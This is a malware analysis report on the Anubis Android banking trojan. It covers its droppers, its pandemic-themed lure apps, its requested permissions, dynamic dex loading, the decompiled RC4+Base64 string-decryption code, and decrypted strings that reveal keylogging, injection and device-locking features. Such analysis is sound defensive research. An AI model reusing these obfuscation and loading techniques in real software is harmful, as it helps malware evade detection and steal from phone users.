ANUBIS ANDROID MALWARE ANALYSIS REPORT

27 AUGUST 2021

PREPARED BY
Y. BATUHAN IRMAK

Introduction

Anubis is one of the most well-known malware in the Android Malware family. It's still popular for threat actors today, given its capabilities and the damage it has done to andorid users in the past. On the other hand, it offers many Malware Developers the opportunity to sample their abilities to create a new malware.

It is possible to find thousands of different Anubis samples produced to date on platforms such as "Koodous" and "Abuse.ch". Basically, we can say that Anubis consist of 2 stages. Let's take a look at these stages and what they do.

Two Stages Of Anubis

Threat actors, if they plan to present the Anubis through a legit application such as Google Play, they use the application we will call Dropper at this point. Dropper's task is to download and install the real Anubis malware on the device from the moment it starts working. On the other hand, in scenarios where threat actors plan to spread Anubis through websites, fake campaigns or fake gifts, we can see that they share the Anubis application directly without using Dropper.

Droppers

As it seems, Droppers try to mislead their targets by imitating other popular legitimate apps on Google Play.

Dropper apps should attract as little attention and be silent as possible to evade Google Play security services. For this reason, Droppers' abilities are very limited. It will be more than enough for threat actors to install Anubis on the target device in the safest way possible. So how can Dropper applications install Anubis on the device? Let's take a look at this together.


REQUEST_INSTALL_PACKAGES, the first red lights that appear with the sunrise, our hero who first greeted us when we started our story.

With this permission Android applications can obtain the ability to install an external application on the device.


And thus, Anubis malware is successfully installed on the device. As we mentioned above, Droppers imitate legitimate apps on Google Play to hide themselves and gain trust. On the other hand, Anubis do nearly same things with Droppers. It uses the current pandemic process and the impact of this process on society in order to hide itself and gain trust. Application names such as "Pandemic Support", "COVID-19 Support", "2000 Turkish Lira Support", "Pandemic Support Application" and emblems of official ministries are widely used at this point.

Anubis Applications

COVID-19 Support





Pandemic Application




Pandemic Support

Dropper Examples





Easy use this free application and give more a battery life your mobile devise



Checksums

App Name	Her Aile'ye 2000 TL Pandemi Devlet Desteği
MD5	e2ebf224ef23e5d01a88e6bd06d6ad0
SHA-1	defb1558ddc36fd10050f2cd65617dce7274dc01
SHA-256	a0eb4e0e7346422d18d3421d1f185fcb2b01ac3080ab3b3bc68d67aab1f4477d

Static Analysis


The first thing we need to look at in the static analysis section will of course be the permissions requested by the application in ***"AndroidManifest.xml"***.

```
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.REORDER_TASKS"/>
<uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
```

Frankly, many mobile malwares are giving themselves away at this point, we can say that application permissions are just one of the cornerstones of this business. Likewise, Anubis gives us the chance to guess what it can do with so much power it wants, but in the following parts of our article, we will see that Anubis is actually a Malware that contains more than we think. If we need to give an example, we can make a few statements on ***"RECEIVE_BOOT_COMPLETED"*** among the permissions requested. Thanks to this reciever permission, android applications can run in the background while the device is starting up and ensure its continuity on the device, and in the scenario we see, we realize that this permission is also on the list of requests by Anubis.

Static Analysis

One of the features we are used to seeing in many mobile malware is runtime class loading. When we continue to examine our ***"AndroidManifest.xml"*** file, it is possible to see that the classes that are not in the activity section are listed. From now on, it is certain that Anubis will do something to load the lost classes as it starts up.




Static Analysis

There are multiple ways to access our classes that will be loaded later, in our report we will refer to class loader function hooking and manual unpacking methods. For our static analysis, we will reach our classes that will be loaded later by hooking the **"dalvik.system.DexClassLoader"** function, but in the last section, we will aim to reach these classes with manual unpacking.

```
Spawned `pigeon.theme.earth`. Use %resume to let the main thread start executing!
[YOPYOPYOP::pigeon.theme.earth]-> %resume
[YOPYOPYOP::pigeon.theme.earth]-> [+] DexClassLoader Catched -> /data/user/0/pigeon.theme.earth/app_DynamicOptDex/hLc.json
```


BINGO!!! Our dex file, which is wanted to be loaded using the ***"DexClassLoader"*** function, is right here, and the classes it contains are the lost classes that appear in the ***"AndroidManifest.xml"*** we mentioned above.



Static Analysis

In fact, when we first open the ***"hLc.json"*** file, we realize that there are dozens of unnecessary ***"enum"*** classes added for obsfucation purposes, but ***"eybisi's jadx fork"*** allows us to easily eliminate this problem with its ***"Hide Enum Classes"*** feature.

When we examine our loaded dex file and the classes in it, we are faced with many strings encrypted in the **"parrot.ski.frog.a"** class.



Static Analysis

Looking at our encrypted strings, we see that they all go to the ***"a"*** function before being defined to any variable. When we examine this function and code flow, we are faced with a process that we are familiar with.

RC4+BASE64

```
public String a(String str) {
    try {
        return new String(new b(str.substring(0, 12).getBytes()).a(b(new String(Base64.decode(str.substring(12), 0), "UTF-8"))));
    } catch (Exception unused) {
        return "";
    }
}

public byte[] b(String str) {
    int length = str.length();
    byte[] bArr = new byte[(length / 2)];
    for (int i = 0; i < length; i += 2) {
        bArr[i / 2] = (byte) ((Character.digit(str.charAt(i), 16) << 4) + Character.digit(str.charAt(i + 1), 16));
    }
    return bArr;
}

public String c(String str) {
    try {
        return new String(Base64.decode(str, 0), "UTF-8");
    } catch (Exception unused) {
        return "";
    }
}
```


With our decryptor function, our encrypted string is first divided into 2 parts, the first 12 characters of these parts are used as the decryption key and the remaining expression is used as chipertext.

```
public String a(String str) {
    try {
        return new String(new b(str.substring(0, 12).getBytes()).a(b(new String(Base64.decode(str.substring(12), 0), "UTF-8"))));
    } catch (Exception unused) {
        return "";
    }
}
```

Static Analysis

After our string, which is divided into 2 parts, is converted to the appropriate format, it is sent to our **RC4** function.

Anddd Here Is The Our **RC4** Implementation Function




```java
package parrot.ski.frog.a;

public class b {
    private int[] a;
    private int b = 0;
    private int c = 0;

    public b(byte[] bArr) {
        this.a = c(bArr);
    }

    private void a(int i, int i2, int[] iArr) {
        int i3 = iArr[i];
        iArr[i] = iArr[i2];
        iArr[i2] = i3;
    }

    private int[] c(byte[] bArr) {
        int[] iArr = new int[256];
        for (int i = 0; i < 256; i++) {
            iArr[i] = i;
        }
        int i2 = 0;
        for (int i3 = 0; i3 < 256; i3++) {
            i2 = (((i2 + iArr[i3]) + bArr[i3 % bArr.length]) + 256) % 256;
            a(i3, i2, iArr);
        }
        return iArr;
    }

    public byte[] a(byte[] bArr) {
        return b(bArr);
    }

    public byte[] b(byte[] bArr) {
        byte[] bArr2 = new byte[bArr.length];
        for (int i = 0; i < bArr.length; i++) {
            this.b = (this.b + 1) % 256;
            int i2 = this.c;
            int[] iArr = this.a;
            int i3 = this.b;
            this.c = (i2 + iArr[i3]) % 256;
            a(i3, this.c, iArr);
            int[] iArr2 = this.a;
            bArr2[i] = (byte) (iArr2[(iArr2[this.b] + iArr2[this.c]) % 256] ^ bArr[i]);
        }
        return bArr2;
    }
}
```

Anubis uses these ecrytped strings that we see in runtime by decrypting them. Come on now, let's look at the contents using the script I wrote to decrypt all the strings here and when we look at the outputs, we can reach more detailed information about the capabilities of Anubis, each of our decrypted strings here are very important, but I marked a few of the first ones that caught my attention.

Static Analysis

```
batuhan in ~/Downloads λ python3 base_rc.py
statMails   ------------------------------------------------------------------>  sinjalqhibjxNTZkZmNiNzhkZDc4M2VjMmIx
activeDevice   --------------------------------------------------------------->  qbaathcuodcdNDVhZWZmNGM1NTIxMDUwZGVhYzdlNzBl
timeWorking   ---------------------------------------------------------------->  ipegupoljuowYTM3YzlmMjIyMmFmYjA4Y2FmMzFkYw==
statDownloadModule   --------------------------------------------------------->  mpkiiieitdlpOWZmMGNmNzE1MDUzNzZhMTNiMDRjZGY5ZDg5YWQ0ODJhYmY3
lockDevice   ----------------------------------------------------------------->  eghswsbocmbwNTQ5ZmRlMTA0MDVlOWY5MmJkMGE=
offSound   ------------------------------------------------------------------->  pyxqdewsdzzxMjlmMDg4YTgyOTk5YWUyNQ==
keylogger   ------------------------------------------------------------------>  qcwyixgpotxpZTU5ZDYxMGEzMDQ1YTIzMWM5
activeInjection   ------------------------------------------------------------>  hllalhdwcuwoYWRlNTllNjg0NzMwMzM1MDQzMTE4ZjUzYmIyNDJl
timeInject   ----------------------------------------------------------------->  prxcvfhbokehOGQ5MmZjMjgyZmRhMzFlMzE5NjA=
timeCC   --------------------------------------------------------------------->  dkmxcxtafvcyOTNiNjM4ZDFmNzkw
timeMails   ------------------------------------------------------------------>  diiofpjbfalaYjQ5Y2MxNThiODAzODBiYTg1
dataKeylogger   -------------------------------------------------------------->  noiuqavdwvivY2IwNzEzOTQ5NDIyZDNkYjNlYzhmYmJmNzM=
autoClick   ------------------------------------------------------------------>  jsutoepcpjrbNWQ5ZTI5NzA0NWZhZWNmMjUx
key   ------------------------------------------------------------------------>  mxxfyfbrvtavZmNkYjM4
display_width   -------------------------------------------------------------->  guohrjdxwznaZWYyNjhjYjQ3ZjE1YjBhOTEyMjdmMWU3NzQ=
display_height   ------------------------------------------------------------->  ciyynpenrbspNDA3ZGNkYzc2NGYzOTc2ZTdhZTJlODg5YmUyNQ==
checkProtect   --------------------------------------------------------------->  sofifbtwtfkiNDdjNmU2ZGQ0ZjNjMWE2YWRiOWE3OWRl
goOffProtect   --------------------------------------------------------------->  rrwyvmhkixvyYmMzNmU0NjY1ZDkyY2JjOTA5NmYzNWZk
timeProtect   ---------------------------------------------------------------->  rmtibhkontjsNDhlMjhhMmJlZTMwYWUzNGE1MTMwZg==
packageName   ---------------------------------------------------------------->  exfuotgsojjtNjM0ZDFjNmYyZjgxZWYxZmE2Y2NhNw==
packageNameActivityInject   -------------------------------------------------->  hyvbqzetzidjNDU3MzNkNzdmNWI1ODY4NzZkZDA1YWZmNDRkYTlhMDliYzM4MjUxN2YzODk0NWIzOWQ=
logsContacts   --------------------------------------------------------------->  vrmxohuaazklOTkxODc2OTczMzgxZDVjYTgwNzNiOWNj
logsApplications   ----------------------------------------------------------->  butyvxadqipwOGFlYzkzODAyZDM3NzgwNWFhY2YwNDI0NTFkMmIwNTI=
logsSavedSMS   --------------------------------------------------------------->  wduxzlsjvastMjMyYTA0YTQxYjMzNmViZGYyOGYyOGJj
locale   --------------------------------------------------------------------->  qkhsairofigpYjBkNjdhODM5ZjAx
batteryLevel   --------------------------------------------------------------->  encruttikseaM2YyOWI1YzMxNDc0ODNkYmExZDk1NGE3
Destek Paketinizi AktifleÅtiriniz   ------------------------------------------>  mdbecssguzilYTk4ZTRlNzUzZmY5ZDgwM2YwZmY2NTE1MTNjMGMyMzRiZjNmODY4YmNmNzk4ZjE3YjQ5OGU2YTk4N2NkZWYzM2ViZDQ=
CRViysGgKzt6i   -------------------------------------------------------------->  hpjdmpqtithwNWRhMjM4YWEyYjJmYjMyMGU1YjlmZmM4NjE=
android.provider.Telephony.SMS_RECEIVED   ------------------------------------>  vvevkmqksnzuNjdlZjZhMGUzN2FmMTBmZGJkMmI5ODVkNmQzYjc2MTJkYmUwOTE0ZDM3OTkwNjY5ZDdjOGQwODA3ZTk5ZWRmYTFjZWFiYmE3MTlmNTlk
android.permission.READ_PHONE_STATE   ---------------------------------------->  ptcjneofdnqsN2YzNmZmNDQzMDRjZjE2YmFmNzk2ZmE3NmEwM2FhZjU2NmJlOTVmYTExNWRkOGZhZjE2MjRiMmRkYWIwMWFkNmUzNjQ0Ng==
android.permission.SEND_SMS   ------------------------------------------------>  oqjhtukwezbxNGRkMTM0OWY5YjE3N2IxMjBiYTM1Mjc5NTA3MTMzNTQ4Mjc1OThlZmM5MjFlOWI0NjVkNTU1
android.permission.READ_PHONE_STATE   ---------------------------------------->  ptcjneofdnqsN2YzNmZmNDQzMDRjZjE2YmFmNzk2ZmE3NmEwM2FhZjU2NmJlOTVmYTExNWRkOGZhZjE2MjRiMmRkYWIwMWFkNmUzNjQ0Ng==
android.permission.READ_CONTACTS   ------------------------------------------->  pyvcrvisbbweMDU1MGQ1ZTAxYzc4Y2FkZGI5YTZjMzc0YmViMWUzYzU0MjYzMzJkNTMwNjNjZGMzN2VkNjVmZDhkNWE3MTU5Nw==
timestop   ------------------------------------------------------------------>  tzridqwymfpcZjU3NWUxN2U3MTI3Mzk3Ng==
package:   ------------------------------------------------------------------>  lxweqnsariyuY2VlNTVlZThmMGQxMWQ1Yw==
 >>    ------------------------------------------------------------------>  tflwaxrhfivqMwMzOTI2ODI=
```

```
str_params   ----------------------------------------------------------------->  vkxyxtlccwpyYWQ3MmJlNWQ0OGRkOWRjNDc2YTk=
mergedJSON   ----------------------------------------------------------------->  ntoskfsafotxNjc1MjZkM2IzZDY3Y2IyZTFmNjQ=
JSON   ----------------------------------------------------------------------->  lqgvddjorsgnNDFmMzQzOTM=
ERROR SettingsToAddJson   ---------------------------------------------------->  hizsprjiomzmNWY3MzQ4MjFlM2JhZmUxODcyOGUyY2YzYTgwZGE2OTkwYjgzM2Y2YjU4NTE1OQ==
Initialization Start 1!   ---------------------------------------------------->  dtpqdgxthpwwY2M1ZDNmZjFiYmVjYzVhOGZhNzc3ZDcwYWJiMTA5YmRkMDJmMmIwZTE3ZWJjZQ==
Initialization Start 2!   ---------------------------------------------------->  vlamrmnzuktjZTAyM2MxMGRhZTY0NDZjMjVjMTdjNjAzMjA4NGVhMjU4YTM1M2Q4NzkzNzAyMw==
startpush   ------------------------------------------------------------------>  ccbrcjeoxdoiNzVmMmJhMzIwY2JmMTIxODc5
push   ----------------------------------------------------------------------->  wrsjdflpyrpoYjgyMWRlZjQ=
b'<html lang="en">'
RegistrationRESPONCE:   ------------------------------------------------------>  lcnopftcwvbpZTJlMmVhMTEzMjQ5ZDNiMTg5YjMyOTFhNGFlODg5NThhZDEwYzY5MDlkZDQ=
ok   ------------------------------------------------------------------------>  pvzaycfttwciZmFjMw==
params   --------------------------------------------------------------------->  wouvesivbtpaNTM1ZjVlNmU1Njk3
updateSettingsAndCommands   -------------------------------------------------->  dgufsrbxqjyyZGE3MzFhNjVlMGZiZDdmMGViNWIwNDg4OWEyNzcwNTM5YWU4NDE4NzUwZjUzOGNjMzY=
response   ------------------------------------------------------------------->  slpjxynvfdqvZTc2NjExNWFiNTA2MDQ1Nw==
Tick:   ---------------------------------------------------------------------->  lwnzqotfvawiYjhjOTRkNjc5MDQz
apk   ------------------------------------------------------------------------>  gneghizwqekcZDk3YmMy
serviceWorkingWhile   -------------------------------------------------------->  ohkceklczjgxNTViZTUyNDEyNzUzMGQ5YmQ1ZGNlMWIzNjRmYmVlMzM2ZmEwMzQ=
tick   ----------------------------------------------------------------------->  nlicrprkiuyvNzEyNjU5OTc=
accessibility   -------------------------------------------------------------->  fnbgwhpayqyoZWE5MDk2OTM4YmZhMGUzNmU4YTE1YjIyNmY=
ERROR: module Dex Start   ---------------------------------------------------->  lbrdgludsgogMGJmMThhNDdhYjA3ZTA3Yzc0ODIzODA2MjNjNTRkYzRkNzU5ZjkxM2M2NGM2OA==
-1   ------------------------------------------------------------------------->  bsuylswyamxdNWIyNA==
2   -------------------------------------------------------------------------->  htvctetbmipgMzA=
downloadModuleDex   ---------------------------------------------------------->  qhwdtpqwciufZjdkNTBlZDNmODAyOTRiZDY3YmI1MjgyZWRhMzg1OTc2Mw==
Download Module:   ----------------------------------------------------------->  lozroghnldzbMTU4M2VmMjlmMDUxOTcxMWM5ZWY5NzExNDllNTA1MDA5Yw==
Save Module   ---------------------------------------------------------------->  gbxgyreuzrlbODBmMjkyZmUzMWU2Y2NjOWY1ZGM2Mg==
ERROR: Work File Module   ---------------------------------------------------->  fzmpqubzgjvbZGZkODczYTJhZjdiZTZjYmUyZTA5NGM3ZmY2MDY2ZDliNTVjYzRlNGJjZGJlZQ==
outdex   --------------------------------------------------------------------->  ydcbnhxdfhqzODVmMjVhMjQ2NmNl
com.example.modulebot.mod   -------------------------------------------------->  zrmfulaxdardOTkwMDJhMjRhYmJlMWVhNTRmNGY1ZDA1MGU1ODMzMGZmNzA2ZTBhYzhiM2U0MzlmMWY=
main   ----------------------------------------------------------------------->  jwuykerbhnxfZDkzMmZhOTc=
DexClassLoader   ------------------------------------------------------------->  ghqetqcbtcaaMDliNDk2MmNiMzU4N2MyODk4ODgxYzdiY2E5Yg==
Error:   --------------------------------------------------------------------->  gcyqupdbazeeOThiOTg2ODg5NDY5NDI=
getNameApplication   --------------------------------------------------------->  vumsyzmzpmcfZjNhYTlhYThlNjcwNmJjMWFjYWQzYTEzYmE0ODZjNmY0MGRl
Error Method   --------------------------------------------------------------->  qkstdchwkxwbZjk0ZmYyYzUwNDg0MWFlODc3YjY1ZTFk
LockDevice   ----------------------------------------------------------------->  tgxgibkrrjhoYTU5OWMyMjliZjRhMGExNjk3ODI=
ERROR   ---------------------------------------------------------------------->  agezfnighlleNWM5YzFiYzJkNw==
starterService   ------------------------------------------------------------->  yzxosaugqtmsNGMzNTcwMjg5MDA2MzFlNDc4NjdlNDhiNzVkZg==
b'<html lang="\xb1\xf9\xe0i\xc7gs;\xa84921a9fd8ab54d4a1d2ce538bd5263d8'
b'">'
Inject:   -------------------------------------------------------------------->  cmfkzzmehcrdZThiNWI3Y2RhYWQ2MDY=
 #    ------------------------------------------------------------------>  kovyjlqeixdgYWEwYmJi
BLOCK DISABLE ACCESIBILITY SERVICE   ----------------------------------------->  nstlyiighpvmZDJhZWIzZmY4OTYwYjk2OGYzNWQ3ZmRlNjFhYTE3YmMyZmMyMmJkZTRiMGNjZjUyZDAxM2Y2YzAyNWJkZjNlZmI5MTc=
BLOCK DELETE   --------------------------------------------------------------->  oisbjibvmwhyNWNiMzk1Y2ZkNjEyNmYxMzQzNDI4MDdm
BLOCK DISABLE ADMIN   -------------------------------------------------------->  ssrxhuriiokjMjQ0M2VjMzQ5MjQwMDM1MjY0OTY1OWFjN2M3MjdhMTQ0NzI4ZDQ=
```

```
Pandemi Destek   ------------------------------------------------------------->  zcolsvwnvjlfY2EyNjBkMTJiYTExNWM5OTU5MDBlYWFmM2I4NQ==
